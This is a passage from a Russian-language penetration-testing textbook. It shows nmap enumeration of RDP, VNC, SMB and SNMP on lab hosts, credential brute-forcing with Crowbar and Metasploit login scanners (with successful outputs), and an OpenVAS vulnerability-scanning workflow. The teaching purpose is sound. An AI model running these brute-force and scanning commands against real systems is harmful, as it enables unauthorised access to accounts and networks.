Протокол удаленного рабочего стола — распространенное приложение, используемое для удаленного подключения к операционным системам Windows. Если этот параметр включен на удаленном узле, то пользователи могут подключаться к графическому пользовательскому интерфейсу узла Windows. Обратите внимание: сервер RDP для своей работы будет прослушивать порт 3389.

Быстро просканируем хост, на котором запущен RDP-сервер:

```
root@kali:~# nmap -sV -sC -O -T5 -p 3389 172.16.0.104
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-16 10:04 EDT
Nmap scan report for 172.16.0.104
Host is up (0.00056s latency).

PORT     STATE SERVICE       VERSION
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: KCORP
|   NetBIOS_Domain_Name: KCORP
|   NetBIOS_Computer_Name: WINDOWS10LAB
|   DNS_Domain_Name: KCorp.local
|   DNS_Computer_Name: Windows10Lab.KCorp.local
|   DNS_Tree_Name: KCorp.local
|   Product_Version: 10.0.17763
|_  System_Time: 2020-06-16T14:04:26+00:00
| ssl-cert: Subject: commonName=Windows10Lab.KCorp.local
[...]
```

Подбор учетных данных для RDP

Протокол RDP медленный, и Hydra не работает с ним. Вместе с тем Crowbar доказал, что он немного лучше, чем Hydra, когда дело доходит до перебора учетных данных сервиса RDP. Посмотрим на практический пример с Crowbar

для того же сервера, который мы нашли ранее (сначала вы должны установить его, используя команду `apt install crowbar -y`):

```
root@kali:/# crowbar -b rdp -s 172.16.0.104/32 -u admin -C /root/pass.txt
2020-06-16 14:08:26 START
2020-06-16 14:08:26 Crowbar v0.4.1
2020-06-16 14:08:26 Trying 172.16.0.104:3389
2020-06-16 14:08:26 RDP-SUCCESS : 172.16.0.104:3389 — admin:Password123!
2020-06-16 14:08:26 STOP
```

VNC (порт 5900)

Virtual Network Computing (VNC) — еще один популярный сервис, который служит для удаленного взаимодействия. VNC обычно используется на хостах Linux с графическим пользовательским интерфейсом (например, GNOME) и по умолчанию использует TCP-порт 5900. Хост Metasploitable, который мы используем в этой главе, содержит сервис, прослушивающий порт 5900. Посмотрим, что Nmap может показать нам об этом сервере:

```
nmap -sV -T5 -p 5900 --script=vnc* 172.16.0.101
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-16 15:14 EDT
Nmap scan report for 172.16.0.101
Host is up (0.00025s latency).

PORT     STATE SERVICE VERSION
5900/tcp open  vnc     VNC (protocol 3.3)
| vnc-brute:
|   Accounts: No valid accounts found
|   Statistics: Performed 15 guesses in 1 seconds, average tps: 15.0
|_  ERROR: Too many authentication failures
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
[...]
```

Nmap мало что нам показывает; мы смогли обнаружить только версию VNC. Для атаки методом грубой силы на VNC мы будем использовать Metasploit. (В прошлом я получил более успешные результаты, применяя модуль Msf вместо Hydra.) Обратите внимание: вам не нужно имя пользователя для взлома учетной записи VNC. Все, что вам нужно, — это пароль:

```
msf5 > use auxiliary/scanner/vnc/vnc_login
msf5 auxiliary(scanner/vnc/vnc_login) > set RHOSTS 172.16.0.101
RHOSTS => 172.16.0.101
msf5 auxiliary(scanner/vnc/vnc_login) > set VERBOSE false
VERBOSE => false
msf5 auxiliary(scanner/vnc/vnc_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
```

```
msf5 auxiliary(scanner/vnc/vnc_login) > run
[*] 172.16.0.101:5900     - 172.16.0.101:5900 - Starting VNC login sweep
[+] 172.16.0.101:5900     - 172.16.0.101:5900 - Login Successful:
:password
[*] 172.16.0.101:5900     - Scanned 1 of 1 hosts (100% complete)
[...]
```

ПРОТОКОЛЫ ОБМЕНА ФАЙЛАМИ

Протоколы Server Message Block (SMB) и NetBIOS лежат в основе обмена файлами в операционных системах Microsoft Windows. Протокол Samba происходит от SMB, и вы услышите об этих двух терминах как о взаимозаменяемых. Samba используется не только в ОС Windows, но и в операционных системах Linux для обмена файлами и для сервисов печати.

SMB (порт 445)

Протокол SMB работает на TCP-порте 445, и после его включения вы увидите, что TCP-порт 139 NetBIOS также открыт. Процесс исследования протокола SMB должен быть нацелен на следующие элементы:

- имена общих папок;
- список пользователей;
- список групп;
- доменное имя;
- подбор учетных данных;
- список уязвимых версий SMB.

Быстрое сканирование Nmap должно показать некоторую основную информацию о целевом хосте:

```
root@kali:~# nmap -sV -T5 -p 445 -sC 172.16.0.106
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-18 09:36 EDT
Nmap scan report for 172.16.0.106
Host is up (0.00072s latency).

PORT    STATE SERVICE      VERSION
445/tcp open  microsoft-ds Windows 10 Pro 10240 microsoft-ds (workgroup:
KCORP)
MAC Address: 00:0C:29:87:09:90 (VMware)
Service Info: Host: WINDOWS10LAB02; OS: Windows; CPE: cpe:/
o:microsoft:windows

Host script results:
|_clock-skew: mean: 2h19m59s, deviation: 4h02m29s, median: 0s
|_nbstat: NetBIOS name: WINDOWS10LAB02, NetBIOS user: <unknown>, NetBIOS
```

```
MAC: 00:0c:29:87:09:90 (VMware)
| smb-os-discovery:
|   OS: Windows 10 Pro 10240 (Windows 10 Pro 6.3)
|   OS CPE: cpe:/o:microsoft:windows_10::-
|   Computer name: Windows10Lab02
|   NetBIOS computer name: WINDOWS10LAB02\x00
|   Domain name: KCorp.local
|   Forest name: KCorp.local
|   FQDN: Windows10Lab02.KCorp.local
|_  System time: 2020-06-18T06:36:19-07:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2020-06-18T13:36:19
|_  start_date: 2020-06-18T13:32:18
```

Затем мы можем запустить сканирование на уязвимости, используя сканирование с помощью сценариев Nmap, чтобы узнать, сможем ли мы получить дополнительную информацию (я не использовал `smb *`, поскольку это требует много времени и слишком агрессивно):

```
root@kali:~# nmap -sV -p 445 --script=smb-vuln* 172.16.0.106
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-18 10:27 EDT
Nmap scan report for 172.16.0.106
Host is up (0.00025s latency).

PORT    STATE SERVICE      VERSION
445/tcp open  microsoft-ds Microsoft Windows 7 – 10 microsoft-ds
(workgroup: KCORP)
MAC Address: 00:0C:29:87:09:90 (VMware)
Service Info: Host: WINDOWS10LAB02; OS: Windows; CPE: cpe:/
o:microsoft:windows

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers
(ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in
Microsoft SMBv1
|        servers (ms17-010).
```

```
|
|   Disclosure date: 2017-03-14
|   References:
|     https://technet.microsoft.com/en-us/library/security/ms17-010.
aspx
|     https://blogs.technet.microsoft.com/msrc/2017/05/12/customerguidance-
for-wannacrypt-attacks/
|_    https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.49 seconds
```

Мы проверим, уязвим ли удаленный хост к ms17-010, в главе 7. Пока мы просто собираем информацию. (Это может быть ложноположительный результат; не рассчитывайте на точность результатов, которые мы собираем на данном этапе.) Обратите внимание: вы можете использовать параметр сценария `smb-enum`, чтобы добавить к результатам сканирования дополнительные результаты перечисления:

```
root@kali:~# nmap -sV -p 445 --script=smb-enum 172.16.0.106
```

Если хотите изучить дополнительные инструменты для достижения этой же цели, то я предлагаю вам также попробовать утилиту перечисления Enum4Linux SMB:

```
$enum4linux -a [IP-адрес]
```

Брутфорс SMB

Мы можем использовать вспомогательный модуль Metasploit `smb_login` вместо Hydra для протокола SMB, поскольку он дает меньше ложных срабатываний и обеспечивает лучшую производительность. Чтобы получить лучший результат, вы всегда можете тонко настроить параметры сканера. (Их названия говорят сами за себя.)

```
msf5 > use auxiliary/scanner/smb/smb_login
msf5 auxiliary(scanner/smb/smb_login) > set BLANK_PASSWORDS true
BLANK_PASSWORDS => true
msf5 auxiliary(scanner/smb/smb_login) > set PASS_FILE
/usr/share/wordlists/rockyou.txt
PASS_FILE => /usr/share/wordlists/rockyou.txt
msf5 auxiliary(scanner/smb/smb_login) > set RHOSTS 172.16.0.106
RHOSTS => 172.16.0.106
msf5 auxiliary(scanner/smb/smb_login) > set SMBUser admin
SMBUser => admin
msf5 auxiliary(scanner/smb/smb_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf5 auxiliary(scanner/smb/smb_login) > set THREADS 100
THREADS => 100
msf5 auxiliary(scanner/smb/smb_login) > set USER_AS_PASS true
```

```
USER_AS_PASS => true
msf5 auxiliary(scanner/smb/smb_login) > set VERBOSE false
VERBOSE => false
msf5 auxiliary(scanner/smb/smb_login) > run
[+] 172.16.0.106:445      – 172.16.0.106:445 – Success: '.\admin:admin'
[*] 172.16.0.106:445      – Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_login) >
```

SNMP (порт UDP 161)

Simple Network Management Protocol — это база данных, в которой хранится информация о сетевых устройствах/хостах (для управления сетью). База данных информации SNMP называется базой управляющей информации (Management Information Base, MIB) и структурирует данные в виде дерева. Данный сервер использует порт UDP 161 для предоставления этой информации. Предыдущие версии SNMP 1, 2 и 2c не использовали шифрование трафика, поэтому использование сниффера позволит нам перехватить учетные данные в открытом виде. Сервер SNMP использует так называемую community string для защиты данных внутри сервера. Вы можете использовать следующие три community string для подключения к серверу SNMP:

- Public (общедоступный);
- Private (частный);
- Manager (управление).

Перечисление SNMP

Если вы смогли найти сервер SNMP, то увидите много важной информации о целевом хосте:

- сетевые интерфейсы;
- рабочие порты SMB;
- системные процессы;
- информацию о базе данных;
- установленное программное обеспечение;
- локальные пользователи;
- общие папки.

Nmap — мой любимый инструмент для процесса перечисления. Итак, для протокола SNMP я снова прибегну к Nmap, чтобы выполнить свою работу. Обратите внимание: я буду использовать параметр `sU`, поскольку нацелен на порт UDP (вывод большой, поэтому я буду сокращать некоторые результаты):

```
root@kali:~# nmap -sU -p 161 -sV -sC -T5 172.16.0.100
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-05 12:39 EST
Nmap scan report for 172.16.0.100
Host is up (0.00038s latency).

PORT    STATE SERVICE VERSION
161/udp open  snmp    SNMPv1 server (public)
| snmp-interfaces:
|   Software Loopback Interface 1\x00
|     IP address: 127.0.0.1  Netmask: 255.0.0.0
|     Type: softwareLoopback  Speed: 1 Gbps
|     Traffic stats: 0.00 Kb sent, 0.00 Kb received
|   WAN Miniport (SSTP)\x00
|     Type: tunnel  Speed: 1 Gbps
|     Traffic stats: 0.00 Kb sent, 0.00 Kb received
[...]
| snmp-netstat:
|   TCP  0.0.0.0:135          0.0.0.0:0
|   TCP  0.0.0.0:3389         0.0.0.0:0
|   TCP  0.0.0.0:49152        0.0.0.0:0
[...]
| snmp-processes:
|   1:
|     Name: System Idle Process
|   4:
|     Name: System
|   264:
|     Name: smss.exe
|     Path: \SystemRoot\System32\
|   356:
|     Name: csrss.exe
|     Path: %SystemRoot%\system32\
|     Params: ObjectDirectory=\Windows SharedSection=1024,20480,768
Windows=On SubSystemType=Windows ServerDll=basesrv,1 ServerDll=winsrv:User
[...]
```

Nmap отлично справился с отображением всей информации. На самом деле вывод настолько огромен, что займет много страниц, поэтому для удобства обзора я удалил большую часть информации. Самая важная часть вывода Nmap — версия этого сервера SNMP (V1), а также используемая community string (общедоступная).

РЕЗЮМЕ

Надеюсь, вам понравилась эта глава с перечислением. На данном этапе тестирования на проникновение мы собираем всю информацию о различных типах сервисов. Все собранные данные будут использоваться для эксплуатации каждого из сервисов по отдельности. В следующей главе вы узнаете, как использовать эти сервисы через удаленную командную оболочку (и многое другое).

ГЛАВА

7

Фаза эксплуатации

В данной главе вы начнете рассматривать некоторые реальные атаки и проникнете в системы. В предыдущих главах у вас была вся информация о каждом сервисе, а в этой мы сделаем один шаг вперед и проэксплуатируем уязвимости. Кроме того, вы узнаете об оценке уязвимостей в типичной организации, что будет полезно, если вы хотите сделать безопасность своей карьерой.

В этой главе:

- оценка уязвимостей;
- публичное исследование эксплойтов;
- эксплуатация FTP-сервиса;
- эксплуатация сервиса SSH;
- эксплуатация сервиса Telnet;
- эксплуатация почтового сервера;
- эксплуатация движка Docker;
- эксплуатация портала Jenkins;
- обратный шелл;
- эксплуатация протокола SMB.

ОЦЕНКА УЯЗВИМОСТЕЙ

Автоматическая оценка уязвимостей заключается в использовании профессиональных сканеров, которые находят уязвимости на удаленном узле в сети (или нескольких узлах в подсети). В предыдущей главе мы использовали сканирование с помощью сценариев Nmap. В общем, большинство сценариев в Nmap (не все из них) будут выполнять некоторые необходимые

проверки на уязвимости. Например, когда вы запускаете параметр сценария `FTP*`, сценарии Nmap будут включать сканирование на уязвимости. Если вы хотите быть более конкретными, то можете использовать параметр `ftp-vuln*` для достижения конечных результатов. Обратите внимание, что оценка уязвимости немного связана с управлением обновлениями. Если вы работаете в корпоративной среде, то будете сталкиваться с этой задачей гораздо чаще, чем с тестированием на проникновение. Многие компании останавливаются на этой стадии и не продолжают использовать полученные данные. Вместо этого они пытаются исправить их на основе отчета, созданного инструментами. Высшее руководство будет уделять критическим уязвимостям приоритетное внимание и подталкивать ИТ-специалистов к установке обновлений как можно раньше.

В реальном мире компании используют более совершенные автоматизированные сканеры, и ниже приведены несколько примеров тех, которые используются в корпоративных средах:

- от Tenable:
  - Nessus и Tenable.sc (локальное решение);
  - Tenable.io (облачное решение);
- от Rapid7:
  - Nexpose (локальное решение);
  - InsightVM (облачное решение);
- Qualys Scanner (облачное решение).

Все эти сканеры используют одну и ту же концепцию. Если вы знаете основы сканирования на уязвимости, то легко сможете воспользоваться любым типом сканеров. Чтобы показать вам основы, мы будем использовать OpenVAS — бесплатный сканер безопасности с открытым исходным кодом.

Рабочий процесс оценки уязвимостей

Прежде чем продолжать, рассмотрим логическую последовательность достижения успеха в задаче оценки уязвимости. Зачем вам нужно классифицировать свои активы? У меня есть несколько ответов на данный вопрос:

- это позволяет сканеру точно выполнять задачи. Например, у сканера будет отдельный шаблон для мобильных устройств, не такой, как для хостов Windows и т. д.;
- вы можете установить приоритет управления исправлениями уязвимостей. Например, критическая уязвимость на рабочем сервере более важна, чем критическая уязвимость на сервере разработки во внутренней сети;

- это позволяет вам логически разделить ваши устройства в целях управления обновлениями. Например, группировка ресурсов позволит вам легко перечислить все хосты в производстве, когда вас об этом попросят.

Необходимые шаги описаны ниже.

1. **Сгруппируйте свои активы**. Прежде чем начать оценку уязвимостей, вы должны сгруппировать свои активы по разным категориям. Вот несколько примеров:
   - сетевые устройства;
   - IoT-устройства;
   - пользовательские хосты;
   - серверы разработки;
   - серверы подготовки к выпуску ПО;
   - рабочие серверы Windows;
   - рабочие серверы Linux;
   - телефония/VoIP;
   - планшеты и телефоны.
2. **Управляйте доступом**. Еще одно обязательное условие для сканирования на уязвимости — предоставление доступа к сканеру для выполнения его функций. Другими словами, сканер уязвимостей не сможет правильно сканировать, если у него нет соответствующих прав доступа на целевом узле. Вам нужно будет сделать следующее:
   1) создать пользовательскую учетную запись для узлов Linux. Сканер будет использовать SSH для аутентификации;
   2) создать пользовательскую учетную запись для узлов Windows. Сканер будет использовать протокол Samba для аутентификации. Вам нужно будет использовать LDAP, чтобы это было возможно (поскольку вы не хотите создавать новую учетную запись на каждом хосте, вы просто создаете одну учетную запись в active directory (сервисе каталогов) и будете использовать ее на всех хостах сети);
   3) установить агент на каждом целевом хосте. Большинство облачных сканеров потребуют от вас использования такого подхода. Агент просканирует сервисы на каждом хосте и отправит результаты на главный узел. Кроме того, агент будет работать локально на хосте, поэтому результаты будут более точными.
3. **Создайте задачи сканирования**. Выполнив предыдущие два шага, вы можете приступить к созданию сканирований. Каждый поставщик предлагает разные шаблоны для сканирования. Например, у вас может быть шаблон

для сканирования мобильных устройств. В этом случае ядро сканера даст более точные результаты в зависимости от типа сканирования. Если вы правильно определили и сгруппировали свои активы, то данный шаг будет легко реализовать.

4. **Подготовьте отчет**. Последний шаг по успешной оценке уязвимостей — это создание отчета. Опять же, если вы выполнили свою работу правильно и разделили свои активы и сканы, то отчетная часть не должна вызывать проблем. В отчетах будут ложные срабатывания; ваша задача — выявить их, прежде чем сообщать руководству. Работая с крупномасштабной сетью, вы будете удивлены количеством обнаруженных уязвимостей. В некоторых компаниях от аналитиков по безопасности требуется повторная оценка степени риска безопасности (каждой уязвимости), чтобы уменьшить количество ложных срабатываний и сообщить более точный результат.

Сканирование уязвимостей с помощью OpenVAS

Пришло время попрактиковаться на реальных примерах с помощью бесплатного сканера уязвимостей OpenVAS. Этот подраздел предназначен только для практических целей, в реальном мире многие крупные компании вкладывают деньги в дорогие профессиональные сканеры уязвимостей (например, те, которые я упоминал ранее). Та же концепция применима к другому сканеру под названием OpenVAS. Начнем!

Установка OpenVAS

Команда Kali часто меняет ситуацию с OpenVAS в разных дистрибутивах. Иначе говоря, иногда вы, вероятно, увидите предустановленный OpenVAS, а в некоторых других дистрибутивах это не так. В текущем дистрибутиве 2020 года он не предустановлен. Чтобы установить его, выполните следующие команды:

```
root@kali:~# apt update
root@kali:~# apt install openvas -y
root@kali:~# openvas-se1tup
```

Когда последняя команда завершит выполнение, не закрывайте окно терминала. При установке отобразится ваш пароль для входа на веб-портал. В примере вывода вы увидите, что пароль был сгенерирован; у вас пароль будет другим:

```
[>] Checking for admin user
[*] Creating admin user
User created with password ‘0223982d-1935-4053-a300-7b2843f2ab61’.
[+] Done
```

Чтобы получить доступ к веб-порталу, откройте в браузере следующую ссылку, как показано на рис. 7.1. (Используйте учетные данные, которые вы получили ранее. Не забудьте также сохранить пароль для дальнейшего использования.)

```
https://127.0.0.1:9392/login/login.html
```




Рис. 7.1. Веб-портал OpenVAS

ПРИМЕЧАНИЕ

Если вы перезагрузите свой хост, то сервер OpenVAS остановится и вам придется снова запустить сервис. Используйте следующую команду:

```
root@kali:~# openvas-start
```

Сканирование с помощью OpenVAS

Ниже описан рабочий процесс, который мы будем использовать для сканирования с помощью OpenVAS.

1. Создайте группу активов для сканирования хостов Windows. (В OpenVAS это называется Targets.)
2. Используйте учетную запись Windows SMB, чтобы позволить сканеру войти на целевые хосты.
3. Создайте задачу для сканирования ранее определенных целей.
4. Запустите сканирование.
5. Проверьте отчет после завершения сканирования.

Создание списка целей

В меню выберите пункт Configuration (Конфигурация); затем щелкните на Targets (Цели). Как только вы окажетесь на странице, нажмите маленькую синюю звездочку, чтобы создать новую цель. В последней версии приложения кнопка расположена в левой части экрана, как показано на рис. 7.2.




Рис. 7.2. Новая цель OpenVAS

Откроется новое пустое окно целей. На данном этапе нам необходимо добавить следующую информацию (рис. 7.3):

- задать группе активов (цели) имя и описание;
- указать IP-адреса компьютера(-ов);
- при желании указать учетную запись SMB (если хотим провести сканирование с аутентификацией);
- указать диапазоны номеров портов, которые мы хотим использовать для этих типов активов.

Создание задачи сканирования

Чтобы создать задачу сканирования, выберите меню Scans (Сканирования), а затем щелкните на элементе Tasks (Задачи).

Снова нажмите маленькую синюю звездочку, чтобы создать новую задачу. Когда окно загрузится, вам потребуется предоставить следующую информацию (рис. 7.4):

- дать задаче название и описание;
- выбрать имя целевой группы; у меня это Scan Targets;
- в Scan Config (Конфигурация сканирования) выбрать тип сканирования (быстрое или глубокое и медленное).




Рис. 7.3. Параметры цели OpenVAS

Создав задачу, вы сможете запустить ее на странице задач, нажав зеленую кнопку воспроизведения в столбце Actions (Действия) (рис. 7.5).

По завершении работы сканера будет установлен статус Done (Готово). Для автоматического обновления результатов вам необходимо установить таймер обновления в верхнем правом раскрывающемся списке (рядом с именем пользователя, вошедшего в систему). По умолчанию в раскрывающемся списке установлено значение No Auto-Refresh (Без автоматического обновления), поэтому вам будет необходимо обновить страницу вручную с помощью кнопки Refresh (Обновить) в браузере.

Просмотр отчета

Когда сканер завершит задачу сканирования, вы можете визуализировать отчет, выбрав Scans (Сканирования) ▸ Reports (Отчеты).




Рис. 7.4. Параметры задачи OpenVAS




Рис. 7.5. OpenVAS, запуск задачи

На странице отчетов щелкните на ссылке под столбцом Date (Дата). (Если у вас есть несколько сканирований, то вы должны выбрать правильную задачу.) Вы должны быть перенаправлены к результатам отчета (рис. 7.6).




Рис. 7.6. Отчет с результатами OpenVAS

Что дальше? Ваша задача на данном этапе — изучить каждую уязвимость и проверить, можно ли ее проэксплуатировать (и отфильтровать ложные срабатывания).

Исследование эксплойтов

До сих пор вы видели, как мы ищем уязвимости. На данном этапе нам нужно с помощью общедоступного поиска исследовать каждую обнаруженную уязвимость, которую можно проэксплуатировать. В профессиональной среде компания чаще всего использует следующие инструменты:

- Metasploit Pro (небесплатная версия);
- Core Impact.

Существуют и другие инструменты, но эти — самые популярные. Они небесплатны и имеют свою цену, но предприятия должны их иметь, чтобы сэкономить время и ненужные усилия. У вас не всегда есть доступ к этим инструментам (в зависимости от клиента, с которым вы работаете). Вместо этого можно следовать шаблону, описанному ниже.

1. Проверьте, есть ли эксплойт в Metasploit (Community Edition).
2. Если эксплойта нет в Metasploit, то используйте поисковую систему Google и введите имя эксплойта, который вы ищете:
   - вы можете использовать `exploit-db.com`, если он отображается в верхней части поиска;
   - вы также можете использовать GitHub, если эксплойта нет в списке `exploit-db`.

Рассмотрим практический пример одной из уязвимостей, обнаруженных в предыдущем отчете OpenVAS (рис. 7.7).

